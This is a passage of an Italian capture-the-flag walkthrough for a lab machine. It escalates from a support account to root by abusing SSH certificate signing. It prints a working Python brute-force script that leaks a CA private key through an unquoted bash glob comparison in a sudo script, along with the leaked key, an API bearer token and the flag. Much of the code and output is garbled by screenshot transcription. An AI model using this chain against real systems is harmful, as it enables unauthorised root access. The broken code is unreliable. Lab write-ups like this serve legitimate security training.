uid=1000(support) gid=1000(support) groups=1000(support)
support@ssg:~$ whoami
support
support@ssg:~$
```

Da Support a user

Ancora una volta, sotto '/home', vediamo l'utente 'zzinter', ma non posso ancora accedere alla sua directory home.

```
support@ssg:/home$ ls -la
total 16
drwxr-xr-x  4 root    root    4096 Jul 23    2024 .
drwxr-xr-x  19 root    root    4096 Jul 24    2024 ..
drwxr-x-    4 support support 4096 Jun 21    2024 support
drwxr-x-    4 zzinter zzinter 4096 Aug 13    2024 zzinter
```

nella directory '/etc/ssh/sshd_config.d' trovo il file sshcerts.conf che spiega ulteriormente le configurazioni SSH nella macchina.

```
support@ssg:/etc/ssh/sshd_config.d$ cat sshcerts.conf
HostKey /etc/ssh/ssh_host_dsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_ed25519_key
HostCertificate /etc/ssh/ssh_host_dsa_key-cert.pub
HostCertificate /etc/ssh/ssh_host_ecdsa_key-cert.pub
HostCertificate /etc/ssh/ssh_host_rsa_key-cert.pub
HostCertificate /etc/ssh/ssh_host_ed25519_key-cert.pub
TrustedUserCAKeys /etc/ssh/ca-it.pub
AuthorizedPrincipalsFile /etc/ssh/auth_principals/%u
PasswordAuthentication no
```

Questo file rivela che non possiamo usare una password per accedere tramite SSH a nessun utente sulla

macchina host a causa

del numero di PasswordAuthentication, il che significa che dovremo disporre dei file chiave SSH necessari. Tuttavia, è possibile approfondire i principi di autorizzazione di ciascun utente andando su '/etc/ssh/auth_principals/<username>'.

Ci sono tre utenti nella directory auth_principals: 'support', 'zzinter' e 'root'.

```
support@ssg:/etc/ssh/sshd_config.d$ cd /etc/ssh/auth_principals
support@ssg:/etc/ssh/auth_principals$ ls
root support zzinter
```

```
support@ssg:/etc/ssh/auth_principals$ cat support
support
root_user
support@ssg:/etc/ssh/auth_principals$ cat zzinter
zzinter_temp
support@ssg:/etc/ssh/auth_principals$ cat root
root_user
```

Esaminando i file si nota che per accedere co SSH:

- l'utente di supporto deve avere una chiave firmata con il principal root_user o support.
- l'utente root deve avere una chiave firmata con il principal root_user
- zzinter deve avere una chiave firmata con il principal zzinter_temp

Forse questo significa che si potrebbe usare la stessa API di prima per firmare un'altra chiave.

Se proviamo a firmare una chiave come utente root_user, otterremo un errore {"detail":"L'accesso root deve essere concesso manualmente.

Contattare l'amministratore IT."}.

L'unico altro utente per cui possiamo provare a firmare una chiave è zzinter, quindi proveremo a firmare una chiave con il principal

zzinter_temp.

```
~/.ssh ssh-keygen -t ed25519 -f ~/.ssh/zzinter
Generating public/private ed25519 key pair.
Enter passphrase for "/root/.ssh/zzinter" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/zzinter
Your public key has been saved in /root/.ssh/zzinter.pub
The key fingerprint is:
SHA256:/909Uuuw7BRy6tZxNcBt0oHOghuKNgsGZPaFtNUtB2M root@xyz
The key's randomart image is:
+--[ED25519 256]--+
   .....Eo . +...
 + .0..0.0 = +
  . 0 0 0.0+ .
         ..=0+0
         .00*00.
    -[SHA256]----+
    ► ~/.ssh ls
                                                           rootaxyz
Δ
                               known hosts.old
        itsupport-cert.pub
id_rsa.pub itsupport.pub
                               zzinter
itsupport known hosts
                               zzinter.pub
```

```
✓ root@xyz
    > ~/.ssh cat zzinter.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHFhUIGy4B+/90RS+s0ihX8o5yB56QynghQ
koEXkwZ29 root@xvz
    ~/.ssh curl signserv.ssg.htb/v1/sign -d '{"pubkey": "ssh-ed25
519 AAAAC3NzaC1lZDI1NTE5AAAAIHFhUIGy4B+/90RS+s0ihX8o5yB56QynghQkoEXkwZ2
9 root@xyz","username": "<USERNAME>", "principals": "support"}' -H "Con
tent-Type:application/json" -H "Authorization:Bearer 7Tqx6owMLtnt6oeR20
RbWmOPk30z4ZH901kH6UUT6vNziNqGrYgmSve5jCmnPJDE" | tee zzintercert.pub
 % Total % Received % Xferd Average Speed Time Time
 Current
                               Dload
                                      Upload Total Spent Left
Speed
 0
       0
           0
                  0
                     0
                           0
                                          0 --:--:-- --:--:--
    796 100
                643 100
                          153
                                5453 1297 --:--:- --:--:-
100
  6803
ssh-ed25519-cert-v01@openssh.com AAAAIHNzaC1lZDI1NTE5LWNlcnQtdjAxQG9wZW
5zc2guY29tAAAAIDTV6LfHXhOTzpJtqeIpJg7zHSG95Wav7/IsIGFKNzyJAAAAIHFhUIGy4
B+/90RS+s0ihX8o5yB56QynghQkoEXkwZ29AAAAAAAAACgAAAABAAAACjxVU0VSTkFNRT4A
AAALAAAAB3N1cHBvcnQAAAAAZ/Ovfv///////AAAAAAAAAIIAAAAVcGVybWl0LVgxMS1
mb3J3YXJkaW5nAAAAAAAAABdwZXJtaXQtYWdlbnQtZm9yd2FyZGluZwAAAAAAAAAWcGVybW
l0LXBvcnQtZm9yd2FyZGluZwAAAAAAAAKcGVybWl0LXB0eQAAAAAAAAACGVybWl0LXVzZ
XItcmMAAAAAAAAAAAAAAAAALc3NoLWVkMjU1MTkAAAAggeDwK53LVKHJh+rMLcA2WABx
btDgyhm57MATyY0VKbEAAABTAAAAC3NzaC1lZDI1NTE5AAAAQLAgghbT5d05HyX8mMCHpRM
FynF1IvwEA+o2kbbrFslzSm19hg+vwqqKjUFC8mSTqNU8oM3nfNRHAIqdAhBZUgU= root@
```

Ora come fatto in precedenza mi connetto con SSH alla porta 2222 come user 'zzinter' avendo a disposizione key privata key pubblica e certificato firmato.

Come prima cosa do il comando 'sudo -l' per vedre se ci sono binari che l' user 'zzinter' può runnare come root

```
zzinter@ssg:~$ sudo -l
Matching Defaults entries for zzinter on ssg:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/ssbin\:/snap/bin,
    use_pty

User zzinter may run the following commands on ssg:
    (root) NOPASSWD: /opt/sign_key.sh
zzinter@ssg:~$
```

Sembra esserci una altro script di firma '/opt/sign_key.sh' che 'zzinter' puo runnare come root, vado a leggere lo script per capirci qualcosa in piu

```
zzinter@ssg:~$ cat /opt/sign_key.sh
#!/bin/bash
usage () {
    echo "Usage: $0 <ca_file> <public_key_file> <username> <principal> <serial>"
    exit 1
if [ "$#" -ne 5 ]; then
    usage
fi
ca_file="$1"
public_key_file="$2"
username="$3"
principal str="$4"
serial="$5"
if [ ! -f "$ca_file" ]; then
    echo "Error: CA file '$ca_file' not found."
    usage
fi
itca=$(cat /etc/ssh/ca-it)
ca=$(cat "$ca_file")
if [[ $itca = $ca ]]; then
    echo "Error: Use API for signing with this CA."
    usage
```

```
if [ ! -f "$public_key_file" ]; then
    echo "Error: Public key file '$public_key_file' not found."
    usage
fi
supported_principals="webserver,analytics,support,security"
IFS=',' read -ra principal <<< "$principal_str"</pre>
for word in "${principal[@]}"; do
    if ! echo "$supported_principals" | grep -qw "$word"; then
        echo "Error: '$word' is not a supported principal.'
        echo "Choose from:"
                webserver - external web servers - webadmin user"
        echo "
                 analytics - analytics team databases - analytics user"
support - IT support server - support user"
                  security - SOC servers - support user
        echo
        usage
    fi
done
if ! [[ $serial =~ ^[0-9]+$ ]]; then
    echo "Error: '$serial' is not a number."
    usage
fi
ssh-keygen -s "$ca_file" -z "$serial" -I "$username" -V -1w:forever -n "$principal" "$publ
ic_key_file"
```

Questo script sembra firmare anche le chiavi, ma senza utilizzare l'API e firmandole invece localmente. So

da prima che a zzinter

è stato fornito questo script per poter firmare i certificati localmente a causa del problema descritto nei ticket.

Andando sempre ad analizzare ulteriormente lo script scopro che richiede un file di chiave privata, un file di chiave pubblica,

un numero di serie, un nome utente e un principal.

È interessante notare che confronta i file CA per garantire che la chiave privata /etc/ssh/ca-it non venga utilizzata, poiché la politica

prevede che gli utenti utilizzino invece l'API.

```
fi
itca=$(cat /etc/ssh/ca-it)
ca=$(cat "$ca_file")
if [[ $itca == $ca ]]; then
    echo "Error: Use API for signing with this CA."
    usage
fi
```

Sempre enumrando lo script noto che il confronto viene effettuato senza le virgolette, e questo comporta una vulnerabilità in bash,

in quanto se il parametro dopo (=) non si trova tra le virgolette non viene trattato come una stringa e quindi sse inserisco il valore (*)

nel parametro 'CA' restituirà sempre il valore 'true'.

Quindi posso tentare il bruteforce della chiave privata ca-it attraverso il confronto effettuato nello script vulnerabile.

Vado a creare uno script Python che andrà a rivelare il contenutodi 'ca-it'. Lo script esaminerà un elenco di caratteri e se

l'errore risultante è 'Error: Use API for signing with this CA' allora il carattere fa parte del vero file della chiave privata.

Poiché lo script vulnerabile richiede un file come parametro, lo script Python crea un file ca temporaneo in cui conterrà la nostra

ipotesi corrente durante la decodifica.

Eseguirà i caratteri in un ciclo fino a quando non avrà decodificato l'intero file della chiave privata, visualizzandolo sul terminale

e quindi rimuovendo il file temporaneo che abbiamo creato.

zzinter@ssg:~/zzinter\$ vim leak.py

```
zzinter@ssg:~/zzinter$ cat leak.py
import string
import subprocess
import os
import sys
all_chars = '-\n/+= ' + string.ascii_letters + string.digits
passwd = ""
# Temp file to store our current guess
temp_ca_file = "/home/zzinter/temp_ca_file"
while True:
   for char in all_chars:
        # Write the current guess to the temp CA file
       with open(temp_ca_file, 'w') as f:
            f.write(passwd + char + '*')
        # Run the script with the temp file as the ca file parameter and random values for
 the rest
        command = f"sudo /opt/sign_key.sh '{temp_ca_file}' test test webserver 1"
        result = subprocess.run(
           command,
            stdout=subprocess.PIPE,
            stderr=subprocess.PIPE,
            shell=True,
            text=True
```

```
# If the output contains the target message, update the password and break
   if "Error: Use API for signing with this CA." in (result.stdout + result.stderr):
        passwd += char
        sys.stdout.write(char)
        sys.stdout.flush()
        break
   else:
        # If no characters matched, break/finished
        print()
        break

# Clean up the temp CA file
if os.path.exists(temp_ca_file):
        os.remove(temp_ca_file)
```

```
ZZINTET@SSg:~/ZZINTET$ python leak.py
——BEGIN OPENSSH PRIVATE KEY——
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAAAAAAAAAAAAAAtzc2gtZW
QyNTUxOQAAACCB4PArnctUocmH6swtwDZYAHFu00DKGbnswBPJjRUpsQAAAKg7BlysOwZc
rAAAAAAtzc2gtZWQyNTUxOQAAACCB4PArnctUocmH6swtwDZYAHFu00DKGbnswBPJjRUpsQ
AAAEBexnpzDJyYdz+91UG3dVfjT/scyWdzgaXlgx75RjY0o4Hg8Cudy1ShyYfqzC3ANlgA
cW7Q4MoZuezAE8mNFSmxAAAAIkdsb2JhbCBTU0cgU1NIIENlcnRmaWNpYXRlIGZyb20gSV
QBAgM=
——END OPENSSH PRIVATE KEY——
```

Bene ora copio in locale la chiave privata ricavata , in un file che chiamo 'root' e gli do i permessi adeguati con 'chmod 600 root'.

Poi vado a prendere il contenuto della chiave pubblica 'ca-it.pub' da '/ect/ssh' e copio anch essa in locale in un file che chiamo 'root.pub'

```
zzinter@ssg:~/zzinter$ cd /etc/ssh
zzinter@ssg:/etc/ssh$ cat ca-it.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIHg8Cudy1ShyYfqzC3ANlgAcW7Q4MoZuezAE8mNFSmx Global SS
G SSH Certficiate from IT
zzinter@ssg:/etc/ssh$
```

in locale

```
.opt/h/Resource nano root
                                                                    | 19s ¥
         opt/h/Resource nano root.pub
                                                                             root@xyz
     popt/htb_machine/Resource ls
                                                                                      26s ¥ root@xyz
             ca-itrc ca-itrc.pub
ca-itrc-cert.pub resurces_scan
Resource.ctd ca-itro
                                                         shell.php
                                               root
                                               root.pub
         .opt/htb_machine/Resource cat root
    BEGIN OPENSSH PRIVATE KEY
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACCB4PArnctUocmH6swtwDZYAHFu00DKGbnswBPJjRUpsQAAAKg7BlysOwZc
rAAAAAtzc2gtZWQyNTUxOQAAACCB4PArnctUocmH6swtwDZYAHFu00DKGbnswBPJjRUpsQ
AAAEBexnpzDJyYdz+91UG3dVfjT/scyWdzgaXlgx75RjYOo4Hg8Cudy1ShyYfqzC3ANlgA
cW7Q4MoZuezAE8mNFSmxAAAAIkdsb2JhbCBTU0cgU1NIIENlcnRmaWNpYXRlIGZyb20gSV
    -END OPENSSH PRIVATE KEY-
   ▷ _opt/htb_machine/Resource cat root.pub
ssh-éd25519 AAAAC3NzaC1lZDI1NTE5AAAAIIHg8Cudy1ShyYfqzC3ANlgAcW7Q4MoZuezAE8mNFSmx Global SSG SSH'Certficia
         ,opt/htb_machine/Resource chmod 600 root
```

Creo il certificato firmato per la key root

Infine mi connetto come root e recupero la root.txt

```
root@ssg:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ssg:~# cd /root
root@ssg:~# cat root.txt
3693c1cd50a220ff17000d7a3a79c452
root@ssg:~#
```

Flags